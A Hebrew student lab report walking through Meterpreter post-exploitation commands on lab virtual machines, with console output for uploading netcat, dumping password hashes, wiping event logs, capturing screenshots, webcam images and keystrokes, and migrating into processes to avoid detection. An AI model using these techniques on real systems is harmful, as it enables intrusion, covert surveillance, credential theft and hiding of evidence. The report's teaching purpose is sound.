ניסויים מפרק 13- תקיפות המשך

שם המגיש+ ת"ז : גיא אבן , 318911963.

תוכן עניינים

המערכות וכתובות ה-IP שלהן:

Kali Linux 2023.3 - 10.100.102.83

Kali Linux 1.0.6- 10.100.102.85

Windows 7 - 10.100.102.84

Windows XP- 10.100.102.89

Ubuntu- 10.100.102.88

Meterpreter

מבוא: בניסוי זה נראה כמה פונקציות של ה meterpreter, פונקציות אלה שמישות לאחר שקיבלנו גישה למערכת הקורבן, בעת התקפה מוצלחת המנצלת חולשת אבטחה מסוימת, אנו מקבלים שליטה על מכונת הקורבן. השליטה פותחת session של meterpreter מול מכונת הקורבן. ה-meterpreter הוא מעין shell משודרג, המאפשר לנו לבצע מגוון רחב של פעולות על מכונת הקורבן. בניסוי נסביר את תכליתן של פונקציות אלה. לפני קבלת הגישה עם meterpreter , עבדנו עם מערכת metaspolit ועם הכלי Msfvenom אשר איתו יצרנו את הקונפיגורציה לפריצה.

מכונות הקורבן הן: Ubuntu, Windows 7, Windows XP . בהמשך הניסוי נתרכז בעיקר ב Windows XP

קצת הסברים על כלים אלה:

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

תיאור מהלך ביצוע הניסוי:

נשתמש בפריצות שנעשו בניסויים הקודמים במכונות הקורבן השונות. הראשונה Windows XP בה ניצלנו את החולשה MS08-067 היא חולשה בשירות ה-Server של Microsoft, המאפשרת למתקף להריץ קוד מרחוק במחשב פגוע. החולשה נובעת משגיאה בקוד ה-RPC של השירות, המאפשרת למתקף לשלוח בקשה לא תקינה לשירות, שתגרום לו להריץ קוד זדוני. השנייה Windows 7 עם החולשה של Winamp עם הקובץ הMAKI בנגן ישנה חולשת זיכרון מסוג stack overflow. לנגן זה יש מגוון תצוגות (skins) אשר נקבעות על ידי קובץ קונפיגורציה (קובץ בעל סיומת maki המכיל script) ניצול זה בא לידי ביטוי כאשר נריץ סקריפט זדוני. והשלישית Ubuntu עם החולשה של TikiWiki חולשה זו מאפשרת להריץ קוד PHP שרירותי. TikiWiki היא מערכת תוכנה לניהול תוכן באתרים.

```
msf exploit(tikiwiki_graph_formula_exec) > sessions -l

Active sessions
===============

  Id  Type                   Information
Connection
  --  ----                   -----------
----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ BOOKXP
10.100.102.85:4444 -> 10.100.102.89:1067 (10.100.102.89)
  2   meterpreter x86/win32  WIN-IUCM6Q3J135\Georgia Weidman @ WIN-IUCM6Q3J135
10.100.102.85:4444 -> 10.100.102.84:52276 (10.100.102.84)
  3   meterpreter php/php    www-data (33) @ ubuntu
10.100.102.85:4444 -> 10.100.102.88:58411 (10.100.102.88)

msf exploit(tikiwiki_graph_formula_exec) >
```

פקודת background שמה את הסשן שקיבלנו מ meterpreter מאחורי הקלעים, פקודה זו מאפשרת לנו להשתמש במודולים בMsfvenom ובכל פעולותיה תוך כדי שכבר קיבלנו את הסשן, יכול לאפשר לנו לתקוף עוד מכונות וכו'

```
background                Backgrounds the current session
```

למשל כאן שמנו את הסשן הנוכחי שהיה לנו מאחורי הקלעים

```
meterpreter > background
[*] Backgrounding session 1...
                                        use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.100.102.89
RHOST => 10.100.102.89
```

פקודת sessions מאפשרת לנו להחליף במהירות בין הסשנים שקיבלנו מפריצות למערכות קורבן קודמות

```
sessions        Quickly switch to another session
```

נוכל לעבור בין הסשנים שקיבלנו גם במערכת Msfvenom על ידי הפקודה הבאה

```
msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

או לעבור בין הסשנים שקיבלנו דרך ה meterpreter עצמו

```
[*] Session 2 is already interactive.
meterpreter > sessions 1
[*] Backgrounding session 2 ...
meterpreter > sessions 2
[*] Backgrounding session 1 ...
meterpreter >
```

פקודת upload מאפשרת לנו לעלות קבצים למערכת הקורבן עליה קיבלנו את הסשן של meterpreter

```
upload          Upload a file or directory
```

נוכל לראות עוד פרטים כמו בפירוט מה היא עושה ומה הפורמט שלה על ידי הפקודה הבאה

```
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h        Help banner.
    -r        Upload recursively.


meterpreter >
```

לדוגמא נעלה את Netcat לWindows XP (בתוכנת Netcat שהיא כלי רשת חופשי ופתוח המשמש ליצירת התחברויות רשת בפרוטוקול TCP או UDP, ויכול לשמש למגוון מטרות למשל: יצירת התחברויות מרוחקות , בדיקת פורטים פתוחים, העברת קבצים והפעלת שירותים.)

```
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\\
[*] uploading  : /usr/share/windows-binaries/nc.exe -> c:\
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> c:\\nc.exe
meterpreter >
```

בפקודת getuid נוכל לראות עם איזה יוזר הסשן מחובר אליו, מידע זה יכול לתת לנו בערך כיוון מה רמת ההרשאה שקיבלנו וכך לתת לנו כיוון של איזה פעולות אנחנו נוכל לעשות איתו

```
getuid        Get the user that the server is running as
```

למשל פה קיבלנו שקיבלנו את הסשן עם יוזר מערכת, יוזר זה נותן לנו את האופציה לעשות מה שנרצה במכונת הקורבן

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

בפקודת cd נוכל לחפש ולשנות את הנתיבים בין הספריות והקבצים, כך נוכל לחפש ולאתר דברים שאנו רוצים במערכת הקורבן

```
cd            Change directory
```

לדוגמא, כאן ברחנו את הנתיב להיות הספרייה של כונן C , נותן לנו את הכוח לראות איזה קבצים יש על מכונת הקורבן

```
meterpreter > cd c:\\
meterpreter >
```

בפקודת ls נוכל לראות איזה קבצים נמצאים בנתיב של התיקייה/ספרייה שבחרנו ועוד פרטים עליהם

```
ls            List files
```

לדוגמא כאן נוכל לראות איזה קבצים ותיקיות נמצאים תחת כונן C של מכונת הקורבן, איזה הרשאות יש לנו לכל קובץ, איזה סוג של קובץ זה(קובץ רגיל או תיקייה) ומתי שונה לאחרונה

```
meterpreter > ls

Listing: C:\
============

Mode              Size       Type  Last modified             Name
----              ----       ----  -------------             ----
100777/rwxrwxrwx  0          fil   2018-02-21 04:02:25 -0500  AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   2018-02-21 04:02:25 -0500  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2018-02-21 06:54:30 -0500  Documents and Sett
ings
100444/r--r--r--  0          fil   2018-02-21 04:02:25 -0500  IO.SYS
100444/r--r--r--  0          fil   2018-02-21 04:02:25 -0500  MSDOS.SYS
100555/r-xr-xr-x  47564      fil   2018-02-21 04:15:03 -0500  NTDETECT.COM
40555/r-xr-xr-x   0          dir   2019-12-12 13:41:24 -0500  Program Files
40777/rwxrwxrwx   0          dir   2018-02-21 10:39:10 -0500  Python27
40777/rwxrwxrwx   0          dir   2018-02-21 06:58:18 -0500  RECYCLER
40777/rwxrwxrwx   0          dir   2018-02-21 04:22:19 -0500  System Volume Info
rmation
40777/rwxrwxrwx   0          dir   2020-12-09 04:08:12 -0500  WINDOWS
100444/r--r--r--  211        fil   2018-02-21 04:20:09 -0500  boot.ini
40777/rwxrwxrwx   0          dir   2018-02-21 12:33:11 -0500  logs
100777/rwxrwxrwx  59392      fil   2024-01-22 13:42:30 -0500  nc.exe
100444/r--r--r--  250048     fil   2018-02-21 04:15:03 -0500  ntldr
```

בפקודת cat נוכל לקרוא את התוכן של קובץ רגיל ולצפות ישירות בסשן שלנו על המסך

```
cat            Read the contents of a file to the screen
```

לדוגמא, במכונת הקורבן הכנסתי קובץ txt (כדי שאפשר יהיה להדגים את cat) נוכל לראות מה מופיע בתוך הקובץ הזה

```
meterpreter > cat important.txt
very important stuff!!
meterpreter >
```

בפקודת lpwd נוכל לראות באיזה תיקייה אנחנו נמצאים במכונה התוקפת, כך למשל אם נרצה לעלות קבצים מסויימים למכונת הקורבן תהיה לנו אופציה לחפש את הקבצים הללו

```
lpwd           Print local working directory
```

למשל במכונה התוקפת נוכל לראות שכרגע אנחנו נמצאים בתיקייה root

```
meterpreter > lpwd
/root
meterpreter >
```

בפקודת lcd נוכל לשנות לאיזו תיקייה אנחנו רוצים לגשת במכונה התוקפת, כך למשל אם נרצה לחפש קבצים מסויימים שנמצאים בנתיב אחר למכונת הקורבן תהיה לנו אופציה לחפש את הקבצים הללו

```
lcd            Change local working directory
```

למשל במכונה התוקפת נרצה לעבר לתיקייה home מהתיקייה root

```
meterpreter > lcd /home
meterpreter > lpwd
/home
meterpreter >
```

בפקודת pwd נוכל לראות באיזה תיקייה אנחנו נמצאים במכונת הקורבן, כך למשל אם נרצה לגשת לקבצים מסויימים במכונת הקורבן תהיה לנו אופציה לחפש את הקבצים הללו

```
pwd                Print working directory
```

למשל אם נרצה לבדוק אם אנחנו באמת נמצאים בכונן C במכונת הקורבן נוכל לרשום את הפקודה ולאמת

```
meterpreter > pwd
C:\
meterpreter >
```

פקודת clearev היא פקודת DOS המשמשת למחיקת אירועים מהיומן של Windows, בפקודה זו נוכל "להעלים" ראיות על דברים שביצענו לאחר שקיבלנו גישה על המכונת הקורבן

```
clearev        Clear the event log
```

למשל ניתן לראות שמחקנו אירועים שקושרים ביישומים, במערכת ובאבטחה

```
meterpreter > clearev
[*] Wiping 704 records from Application...
[*] Wiping 2192 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

בפקודת download נוכל להוריד קבצים או תיקיות הקיימים במכונת הקורבן אל המכונה התוקפת, נוכל להוריד קבצי סיסמאות וכו'

```
download       Download a file or directory
```

למשל הורדנו את הקובץ important שהיה קיים במערכת הקורבן

```
meterpreter > download important.txt
[*] downloading: important.txt -> important.txt
[*] downloaded : important.txt -> important.txt
meterpreter >
```

לאחר שעברנו על פקודת upload ופקודת ls נוכל לאמת שאנחנו מצליחים לראות את הקבצים שהעלנו

```
meterpreter > upload normal_file.txt c:\\
[*] uploading  : normal_file.txt -> c:\
[*] uploaded   : normal_file.txt -> c:\\normal_file.txt
meterpreter > ls

Listing: C:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100777/rwxrwxrwx  0          fil   2018-02-21 04:02:25 -0500  AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   2018-02-21 04:02:25 -0500  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2018-02-21 06:54:30 -0500  Documents and Settings
100444/r--r--r--  0          fil   2018-02-21 04:02:25 -0500  IO.SYS
100444/r--r--r--  0          fil   2018-02-21 04:02:25 -0500  MSDOS.SYS
100555/r-xr-xr-x  47564      fil   2018-02-21 04:15:03 -0500  NTDETECT.COM
40555/r-xr-xr-x   0          dir   2019-12-12 13:41:24 -0500  Program Files
40777/rwxrwxrwx   0          dir   2018-02-21 10:39:10 -0500  Python27
40777/rwxrwxrwx   0          dir   2018-02-21 06:58:18 -0500  RECYCLER
40777/rwxrwxrwx   0          dir   2018-02-21 04:22:19 -0500  System Volume Information
40777/rwxrwxrwx   0          dir   2020-12-09 04:08:12 -0500  WINDOWS
100444/r--r--r--  211        fil   2018-02-21 04:20:09 -0500  boot.ini
100666/rw-rw-rw-  24         fil   2024-01-22 14:11:49 -0500  important.txt
40777/rwxrwxrwx   0          dir   2018-02-21 12:33:11 -0500  logs
100777/rwxrwxrwx  59392      fil   2024-01-22 13:42:30 -0500  nc.exe
100666/rw-rw-rw-  17         fil   2024-01-22 14:23:51 -0500  normal_file.txt
100444/r--r--r--  250048     fil   2018-02-21 04:15:03 -0500  ntldr
```


פקודת screenshot מבצעת צילום מסך בזמן הנוכחי במכונת הקורבן ושומרת אותה במכונה התוקפת בתיקייה שכרגע אנו נמצאים

```
screenshot      Grab a screenshot of the interactive desktop
```

למשל ניתן לראות שכאשר ביצענו את הפקודה נשמר הצילום מסך ממכונת הקורבן אצל המכונה התוקפת הנתיב /root/dJJsofpB.jpeg כאשר הקובץ של התמונה הוא dJJsofpB.jpeg

```
meterpreter > screenshot
Screenshot saved to: /root/dJJsofpB.jpeg
meterpreter >
```

תפסנו את היוזר של מכונת הקורבן מחפש באתר bing את הרשת החברתית facebook



פקודת webcam_snap מבצעת צילום ממצלמת רשת הקיימת אצל היוזר במכונת הקורבן בזמן הנוכחי ושומרת אותה במכונה התוקפת בתיקייה שכרגע אנו נמצאים, אם ליוזר אין מצלמת רשת אז הפעולה תיכשל

```
webcam_snap     Take a snapshot from the specified webcam
```

לדוגמא כאשר ביצענו את הפקודה webcam_snap ניתן לראות שנשמרה התמונה ממצלמת הרשת ממכונת הקורבן אצל המכונה התוקפת הנתיב /root/NzcEVusd.jpeg כאשר הקובץ של התמונה הוא NzcEVusd.jpeg

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/NzcEVusd.jpeg
meterpreter >
```

בפקודת ps נוכל לראות את כל רשימת התהליכים (והקבצים) הרצים במכונת הקורבן, בהמשך נוכל לראות שנוכל להתחבר אל התהליכים.

```
ps              List running processes
```

לדוגמא פה רצים כל התהליכים במכונת הקורבן Windows XP

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session     User
   Path
 ---   ----  ----                  ----  -------     ----
   ----
 0     0     [System Process]            4294967295

 4     0     System                x86   0           NT AUTHORITY\SYSTEM

 192   700   mysqld.exe            x86   0           NT AUTHORITY\SYSTEM
   C:\xampp\mysql\bin\mysqld.exe
 332   1972  httpd.exe             x86   0           NT AUTHORITY\SYSTEM
   C:\xampp\apache\bin\httpd.exe
 376   4     smss.exe              x86   0           NT AUTHORITY\SYSTEM
   \SystemRoot\System32\smss.exe
 532   376   csrss.exe             x86   0           NT AUTHORITY\SYSTEM
   \??\C:\WINDOWS\system32\csrss.exe
 556   376   winlogon.exe          x86   0           NT AUTHORITY\SYSTEM
   \??\C:\WINDOWS\system32\winlogon.exe
 700   556   services.exe          x86   0           NT AUTHORITY\SYSTEM
   C:\WINDOWS\system32\services.exe
 712   556   lsass.exe             x86   0           NT AUTHORITY\SYSTEM
   C:\WINDOWS\system32\lsass.exe
 868   700   vmacthlp.exe          x86   0           NT AUTHORITY\SYSTEM
   C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 880   700   svchost.exe           x86   0           NT AUTHORITY\SYSTEM
```

בפקודת search נוכל לחפש קבצים במערכת הקורבן כאשר יהיו תוצאות נוכל לראות גם מה הנתיב של קבצים אלה. בנוסף, יש לנו אופציה לחפש גם חלק משם של קובץ

```
search          Search for files
```

למשל פה חיפשנו שם של קובץ שמכיל את המילה impor נוכל לראות כי קיימים במכונת הקורבן רק 2 קבצים כאלה, כמו כן מופיעים לנו הנתיבים שלהם אם נרצה לגשת אליהם

```
meterpreter > search -f *impor*.txt
Found 2 results...
    c:\important.txt (24 bytes)
    c:\\Documents and Settings\georgia\Desktop\important.txt (22 bytes)
meterpreter >
```

בפקודת hashdump נקבל את קובץ SAM המכיל את הסיסמאות של הקיימות של היוזרים במערכת הקורבן, הסיסמאות שנקבל עברו הצפנה ותמצות

```
hashdump        Dumps the contents of the SAM database
```

למשל נוכל לראות את היוזרים במערכת הקורבן Windows XP ונוכל לראות את היוזר של georgia עם הסיסמא המוצפנת המתומצתת שלה

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
georgia:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:19d488be00d37f79215414268885405e:9b08ef7760681282423f1b7ebf755ca7:::
secret:1004:e52cac67419a9a22664345140a852f61:58a478135a93ac3bf058a5ea0e8fdb71:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:73a648c29e6874d7492552d2dbc796e0:::
meterpreter >
```

בפקודת ipconfig נוכל לראות את קונפיגורציית הרשת של מכונת הקורבן

```
ipconfig        Display interfaces
```

למשל נוכל לראות את כתובת הIP של מכונת הקורבן Windows XP שהיא 10.100.102.89 בנוסף נוכל לראות עוד איזה רשתות יש למכונת הקורבן, למשל אם הייתה מדפסת מחוברת IP נוכל להתחבר אליה

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:60:ea:ac
MTU          : 1500
IPv4 Address : 10.100.102.89
IPv4 Netmask : 255.255.255.0


Interface 196612
============
Name         : Bluetooth Device (Personal Area Network)
Hardware MAC : e8:f4:08:28:fd:47
MTU          : 1500

meterpreter >
```

בפקודת shell נוכל להיכנס לגרעין של מכונת הקורבן ולעשות שימוש דרכו בדברים אחרים שקיימים במכונת הקורבן

```
shell           Drop into a system command shell
```

למשל נוכל דרך הגרעין המערכת של מכונת הקורבן להריץ את הקובץ הנ"ל (בהמשך נראה שנוכל להוסיף עוד משתמשים למערכת וכו')

```
meterpreter > shell
Process 3828 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>pyhton
pyhton
'pyhton' is not recognized as an internal or external command,
operable program or batch file.

C:\>LOOP.py
LOOP.py
you are in a loop with index: 1
you are in a loop with index: 2
you are in a loop with index: 3
you are in a loop with index: 4
you are in a loop with index: 5
you are in a loop with index: 6
you are in a loop with index: 7
you are in a loop with index: 8
you are in a loop with index: 9
you are in a loop with index: 10
you are in a loop with index: 11
```


בפקודת reboot אנו כופים על מכונת הקורבן לעשות התחלה מחדש ועדיין נאחוז בשליטה על הסשן, כמו כן אנחנו גורמים ליוזר במכונת הקורבן להיות במצב שהוא לא אידיאלי עבורו אם הוא רוצה להגן על עצמו כיוון שלא תהיה לו גישה בזמן ההתחלה מחדש

```
reboot          Reboots the remote computer
```

למשל כאשר ביצענו reboot

```
meterpreter > reboot
Rebooting...
meterpreter >
```

ניתן לראות כי Windows XP עשה התחלה מחדש והגיע למסך של ה login



בפקודת migrate אנו בעצם משייכים את הסשן שלנו בmeterpreter לתהליך שרץ במכונת הקורבן, פקודה זו יכולה להיות שימושית במצבים כמו: להימנע מגילוי על ידי תוכנות אבטחה, כדי להעביר את ה-meterpreter לתהליך עם הרשאות גבוהות יותר, כדי להעביר את ה-meterpreter לתהליך במערכת אחרת

```
migrate                    Migrate the server to another process
```

למשל אם נרצה לשייך את הסשן שלנו לתהליך שמריץ את האינטרנט אקספלורר במכונת הקורבן נוכל לבצע זאת כך

```
 3944  3856  explorer.exe          x86   0          BOOKXP\georgia              C:\WINDOWS\Explorer.EXE

meterpreter > migrate 4
[*] Migrating from 1052 to 4...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 3944
[*] Migrating from 1052 to 3944...
[*] Migration completed successfully.
meterpreter >
```

פקודת help כשמה כן היא, נותנת לנו עזרה ומראה לנו איזה פקודות נוכל לבצע בסשן שלנו בmeterpreter

```
help                                   Help menu
```

לדוגמא כמו שניתן לראות היא נתנה לנו איזה פקודות נוכל לבצע בסשן (ישנן עוד פקודות, חתכתי עם הצילום מסך)

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
```


בפקודות של keylogging נרצה לראות על איזה מקשים היוזר במכונת הקורבן לחץ, ב keyscan_start נתחיל את הסריקה , בkeyscan_dump נקבל את החוצץ שבו נשמרו המקשים שהיוזר לחץ , ובkeyscan_stop נפסיק את הסריקה

```
keyscan_dump   Dump the keystroke buffer
keyscan_start  Start capturing keystrokes
keyscan_stop   Stop capturing keystrokes
```


לדוגמא נתחיל את הסריקה של המקשים

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

היוזר במכונת הקורבן פתח את dialog run נכנס לכתבן והתחיל לכתוב דברים



היוזר למשל רשם את המשפט הבא



ניתן לראות שאם נכנס את הפקודה keyscan_dump נקבל את הלוג של כפתורים שהיוזר במכונת הקורבן עשה

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Left Windows><^H>notepad.exe<CR>
hi georgia

meterpreter >
```

לאחר מכן נעצור את הסריקה כשנרצה להפסיק

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
```

בפקודת execute מאפשרת למשתמש להריץ תוכנית או תהליך במערכת הבית. זה יכול להיות שימושי למספר מטרות כמו:כדי להריץ תוכנית זדונית או תוכנית ריגול, כדי לקבל גישה למידע או לקבצים שלא ניתן להגיע אליהם אחרת, כדי לבצע פעולות מרחוק במערכת.

```
execute        Execute a command
```

לפקודה יש מגוון דגלים כגון:

```
-H        Create the process hidden from view.
-a <opt>  The arguments to pass to the command.
-c        Channelized I/O (required for interaction).
-d <opt>  The 'dummy' executable to launch when using -m.
-f <opt>  The executable command to run.
-h        Help menu.
-i        Interact with the process after creating it.
-k        Execute process on the meterpreters current desktop
-m        Execute from memory.
-s <opt>  Execute process in a given session as the session user
-t        Execute process with currently impersonated thread token
```

לדוגמא נוכל להריץ גם את ה command line של מכונת Windows XP כך שההרצה תהיה בחשאי

```
meterpreter > execute -f cmd.exe -i -H
Process 904 created.
Channel 6 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
```

Meterpreter Scripts

